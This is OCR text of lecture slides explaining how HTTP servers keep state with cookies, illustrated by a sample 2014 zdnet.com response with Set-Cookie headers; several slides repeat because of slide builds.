
- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies



- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server


Statefulness with Cookies



- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Cookies are key-value pairs

Set-Cookie:key=value; options; ….



Headers


```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Data

```
<html> ...... </html>
```

Cookies are key-value pairs

Set-Cookie:key=value; options; ….




Headers

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


Data

```
<html> ...... </html>
```

Cookies




```
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
```

